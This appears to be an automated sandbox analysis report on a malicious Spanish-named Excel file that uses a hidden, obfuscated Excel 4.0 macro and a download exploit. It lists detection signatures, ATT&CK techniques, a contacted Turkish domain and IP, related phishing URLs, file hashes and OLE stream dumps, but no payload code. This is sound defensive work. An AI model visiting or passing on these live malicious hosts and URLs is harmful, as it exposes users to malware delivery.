ID: 356267
Sample Name: LIQUIDACION INTERBANCARIA 02_22_2021.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 20:28:29
Date: 22/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report LIQUIDACION INTERBANCARIA 02_22_...

Overview


General Information

Sample Name:	LIQUIDACION INTERBANCARIA 02_22_2021.xls
Analysis ID:	356267
MD5:	8cc0e4d5044939..
SHA1:	61ca1ae2ac0fa0f..
SHA256:	35cf92b551f09ba..
Tags:	ESP geo Outlook xls

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	60
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi...
- Document exploit detected (UrlDown...
- Found Excel 4.0 Macro with suspicio...
- Found obfuscated Excel 4.0 Macro
- Document contains embedded VBA ...
- Potential document exploit detected...
- Potential document exploit detected...
- Potential document exploit detected...
- Unable to load, office file is protecte...

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2276 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- **cleanup**

Malware Configuration

No configs have been found


Yara Overview

No yara matches

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

Compliance:

Uses new MSVCR Dlls

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 2 1	Path Interception	Path Interception	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Scripting 2 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D Da
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Ca Bi Fr


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

No Antivirus matches

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
seyranikenger.com.tr	185.162.146.6	true	false		unknown
www.seyranikenger.com.tr	unknown	unknown	false		unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.162.146.6	unknown	Turkey		60721	BURSABILTR	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356267
Start date:	22.02.2021
Start time:	20:28:29
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 32s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	LIQUIDACION INTERBANCARIA 02_22_2021.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	4
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal60.expl.evad.winXLS@1/4@1/1
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Changed system and user locale, location and keyboard layout to French - France • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • VT rate limit hit for: /opt/package/joesandbox/database/analysis/356267/sample/LIQUIDACION INTERBANCARIA 02_22_2021.xls

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
BURSABILTR	57229937-122020-4-7676523.doc	Get hash	malicious	Browse	• 194.31.59.68
	http://https://gunsenkul.com/MARKET/	Get hash	malicious	Browse	• 45.139.223.28
	http://www.934934.zionmedicalsolutions.com/#aHR0cHM6Ly9lbXl0dXJrLmNvbS9vZC9JSy9vZjEvYS5naWVzaW5nQGZyeXNsYW4ubmw=	Get hash	malicious	Browse	• 45.139.223.28
	http://www.947947.mirramodaintima.com.br/#aHR0cHM6Ly9lbXl0dXJrLmNvbS9zZC9JSy9vZjEvRmlkZWwuVG9ycmVzQHNlYXJzaGMuY29t	Get hash	malicious	Browse	• 45.139.223.28
	NpSM636blh.exe	Get hash	malicious	Browse	• 45.139.202.202
	Qc2mTPl5Ng.exe	Get hash	malicious	Browse	• 45.139.202.202
	http://https://www.raddelmotalaka.com/wp-include/zimonedrive/	Get hash	malicious	Browse	• 185.162.146.30
	243VSI 2020_09_04 BOA53680.doc	Get hash	malicious	Browse	• 185.126.176.84
	14501-2020_09_04-61313.doc	Get hash	malicious	Browse	• 185.126.176.84
	910101-2020_09_04-121264.doc	Get hash	malicious	Browse	• 185.126.176.84
	dat-2020_09_04-G223456.doc	Get hash	malicious	Browse	• 185.126.176.84
	list_2020_09_04_P145.doc	Get hash	malicious	Browse	• 185.126.176.84
	Doc 2020_09_04 QM1291.doc	Get hash	malicious	Browse	• 185.126.176.84

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	list 2020_09_04 244847.doc	Get hash	malicious	Browse	• 185.126.176.84
	MES-2020_09_04-D926.doc	Get hash	malicious	Browse	• 185.126.176.84
	dat_MN857590.doc	Get hash	malicious	Browse	• 185.126.176.84
	Attachments 2020_09_04 NC2457.doc	Get hash	malicious	Browse	• 185.126.176.84
	dat 2020_09_03 2469395.doc	Get hash	malicious	Browse	• 185.126.176.84
	DAT-20200903-9952.doc	Get hash	malicious	Browse	• 185.126.176.84
	713S_2020_09_03_WFH561181.doc	Get hash	malicious	Browse	• 185.126.176.84

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\7AEE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	229058
Entropy (8bit):	7.982639414599616
Encrypted:	false
SSDEEP:	6144:dFcAyojHNQB2+Uvs6Tu0EA0le7mfFjnmQW/AVc9PT:dxhkpUv30SWmc2PT
MD5:	6C7E2AB214EF2B07805B5B6139F7DDBA
SHA1:	CF16AD747082845DC7ED15D52AE17F4C5218390D
SHA-256:	29FE2CA28C39E9D370F4DF19F55BF993F68AEC530C149CD4F030DDBD89B411C7
SHA-512:	264DCFCF4F2942123FEF40A4CDAC168DD50A3A5BD49AAC6EDA4CE96EF8B322BFF4817F3E4CA15DF22CFA604B70AFBCDAE8E82E89475C2075F99A49C412F8A 394
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?..."......C....I?.&..k..e.....1l.F{1dQ...;._o..6....+>c.x...m.~=.._Y.Yz-m... .^|.0..E............'....VV!9..ojE.j-[..g./B....:......J>.\.n.....xV}.?W..&c.F.LF.....:.VF.....5.@j....<&C...r. .!.G5.o.4.+....... .6..8!..`g"~..N(...9.......P...HGi....!..!..8I..a.[....q'U..^.-.4..............%....2!W66.....L...W.....;.....[.i&.1.,....K...=.r'..L...w..sO..I>..b.........R...T...D..#..+.}lz...8".b....K.. t...R6..(..TU....,....h............PK..........!.._U1....c.......[Content_Types].xml ...(..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Tue Feb 23 03:29:45 2021, atime=Tue Feb 23 03:29:45 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.489637393354788
Encrypted:	false
SSDEEP:	12:85QDLgXg/XAlCPCHaX2B8GB/boGkfX+WnicvblObDtZ3YilMMEpxRljKmTdJP9TK:858/XTm6GFqYe8Dv3q7rNru/
MD5:	CEB838762BF6A5323F565EBB2ED25679
SHA1:	2821E171EF1BEBDD47CC4D467FB6A57223CDC006
SHA-256:	20EC08F1EE0F838B2BD041B53E9DECC3EFB6CCB3BB5F72AA85C27EB7EACDF758
SHA-512:	F271EF4DFE69EE8A3892ACBE7D7CAB2C165E9C92D058DFC780C2AD121378E8E3BD85DD7705FC53A9B814BF8E2EA9B51DAE8C71A7D0F064BDCB43C9245A40 1B1
Malicious:	false
Reputation:	low
Preview:	L.................F...........7G....k.......k......0.....................i....P.O. .:i.....+00.../C:\.................t.1.....QK.X..Users.`.......:..QK.X*..................6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1......Q.y..user.8......QK.X.Q.y*...&=....U..............A.l.b.u.s.....z.1.....WR.#..Desktop.d......QK.XWR.#*..._=.............:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2. 1.7.6.9.......i..............-...8...[...........?J......C:\Users\..#..................\\226546\Users.user\Desktop.......\.....\.....\.....\.....\.D.e.s.k.t.o.p.........:..,.LB.)...Ag..............1SPS.XF.L 8C....&.m.m...........-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6............`.......X.......226546..........D_....3N...W...9r.[.*.......}EkD_....3N.. .W...9r.[.*.......}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\LIQUIDACION INTERBANCARIA 02_22_2021.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\LIQUIDACION INTERBANCARIA 02_22_2021.LNK	
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:17 2020, mtime=Tue Feb 23 03:29:45 2021, atime=Tue Feb 23 03:29:45 2021, length=784896, window=hide
Category:	dropped
Size (bytes):	2288
Entropy (8bit):	4.555482484816661
Encrypted:	false
SSDEEP:	48:8f/XTFGqUzjND57Qh2f/XTFGqUzjND57Q/:8f/XJGqG/7Qh2f/XJGqG/7Q/
MD5:	7E60BDA8CA27C3CC5701244AC21EF4DA
SHA1:	C2982A7D443AE41108C86D7B698851B16C38964E
SHA-256:	3A7610A376EBF8AA07157C12F89243881CABFCAFCD84DE309927082EF6141D12
SHA-512:	BF9DB02C360C878E9667BE0AB697B94EB715D59FA6349C373F2932E4355348F66D323D373D8338DFF9B8946FEE38D925DF41287FD5CB3847C92E9ACE8E6D786
Malicious:	false
Reputation:	low
Preview:	L.....F.... ....2u..{....k.....w.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.....WR.# .LIQUID~1.XLS..~.....Q.y.Q.y*...8.....L.I.Q.U.I.D.A.C.I.O.N. .I.N.T.E.R.B.A.N.C.A.R.I.A. .0.2._.2.2._.2.0.2.1...x.l.s.....-...8...[.....?J.....C:\Users\..#.....\\226546\Users.user\Desktop\LIQUIDACION INTERBANCARIA 02_22_2021.xls.?.....\.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.L.I.Q.U.I.D.A.C.I.O.N. .I.N.T.E.R.B.A.N.C.A.R.I.A. .0.2._.2.2._.2.0.2.1...x.l.s.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	161
Entropy (8bit):	4.645820606938903
Encrypted:	false
SSDEEP:	3:oyBVomMHvLJ0rmkT46lxaAvLJ0rmkT46lmMHvLJ0rmkT46lv:dj6UTtjaTTtxUTt1
MD5:	618DC56A1C2E874ECEFE016D75912A39
SHA1:	E59AAD8BC8D58CDC964EEA6E53F8984B28CFA4EB
SHA-256:	01F801B1C3886DD726A351A3D1E028F996751D6F45823B4DDD81571F9DD1E6A2
SHA-512:	FFB6D23E8E6E1FFBB9C08EC78B2A7865E787C8CAAC5FB351BD1DF31F3039CE1DA763CB4B04B48972B94A5A7809D90453DE0A4DEA987962F5AEEE48B99FC92 41
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..LIQUIDACION INTERBANCARIA 02_22_2021.LNK=0..LIQUIDACION INTERBANCARIA 02_22_2021.LNK=0..[xls]..LIQUIDACION INTERBANCARIA 02_22_2021.LNK=0..

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Author: Dexter MORGAN, Last Saved By: HP PC, Name of C reating Application: Microsoft Excel, Create Time/Date: Thu Dec 3 22:00:53 2020, Last Saved Time/Date: Mon Feb 22 09:51:33 2021, Security: 0
Entropy (8bit):	7.938164956946986
TrID:	• Microsoft Excel sheet (30009/1) 47.99% • Microsoft Excel sheet (alternate) (24509/1) 39.20% • Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	LIQUIDACION INTERBANCARIA 02_22_2021.xls
File size:	774656
MD5:	8cc0e4d5044939ef3d7a7d8825d8c9c9
SHA1:	61ca1ae2ac0fa0fb0f075ee09f9ff83985b5b66b
SHA256:	35cf92b551f09ba61770ce1c7c5dc73b3c3e291eb98948c87d430646370a103f
SHA512:	f73682a1b16ca4271e711a539a078e266e181ec7bc9927844d285b238e789fe1ca727acce8fc2f6997c0fed163f1777e442fc390529ed96ebdb533adfdea3716
SSDEEP:	12288:27xSO0ZMQQnQ3yUZLUXA2ZGoMxFrYETEwlhMA++KnoGnkp4zL0mJm8gz:27EkznQ3bZIXASFEQwlhMA++LGkp4wmY
File Content Preview:	.....>.....b.....d.....f.....h.....j.....l..... .....

File Icon

	
Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "LIQUIDACION INTERBANCARIA 02_22_2021.xls"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1252
Author:	Dexter MORGAN
Last Saved By:	HP PC
Create Time:	2020-12-03 22:00:53
Last Saved Time:	2021-02-22 09:51:33
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1252
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams with VBA

VBA File Name: Feuil1.cls, Stream Size: 977

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/Feuil1
VBA File Name:	Feuil1.cls
Stream Size:	977
Data ASCII:	. . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 c4 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff cb 02 00 00 1f 03 00 00 00 00 00 00 01 00 00 00 1a aa 91 12 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
VB_Exposed
Attribute
VB_Name

Keyword
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
False
VB_TemplateDerived

VBA Code

VBA File Name: ThisWorkbook.cls, Stream Size: 1142

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/ThisWorkbook
VBA File Name:	ThisWorkbook.cls
Stream Size:	1142
Data ASCII:	. . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 01 f0 00 00 00 0c 03 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff 13 03 00 00 a7 03 00 00 00 00 00 00 01 00 00 00 1a aa 97 8c 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
"ThisWorkbook"
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 108

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	108
Entropy:	4.18849998853
Base64 Encoded:	True
Data ASCII:	. . . . F . . . . M i c r o s o f t E x c e l 2 0 0 3 W o r k s h e e t . . . . . B i f f 8 . . . . . E x c e l . S h e e t . 8 . . 9 . q . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 20 08 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 20 00 00 00 1e 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 20 32 30 30 33 20 57 6f 72 6b 73 68 65 65 74 00 06 00 00 00 42 69 66 66 38 00 0e 00 00 00 45 78 63 65 6c 2e 53 68 65 65 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 244

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	244

General	
Entropy:	2.67634243661
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . P . . . . X . . . . . d . . . . l . . . . t . . . . | . . . . F e u i l 1 . . . . W o r k s h e e t s . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 c4 00 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 9f 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 216

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	216
Entropy:	3.65061706767
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . ` . . . . p . . . . D e x t e r M O R G A N . . . . H P P C . . . . M i c r o s o f t E x c e l . @ . . . . @ . . . . . * M . . . .
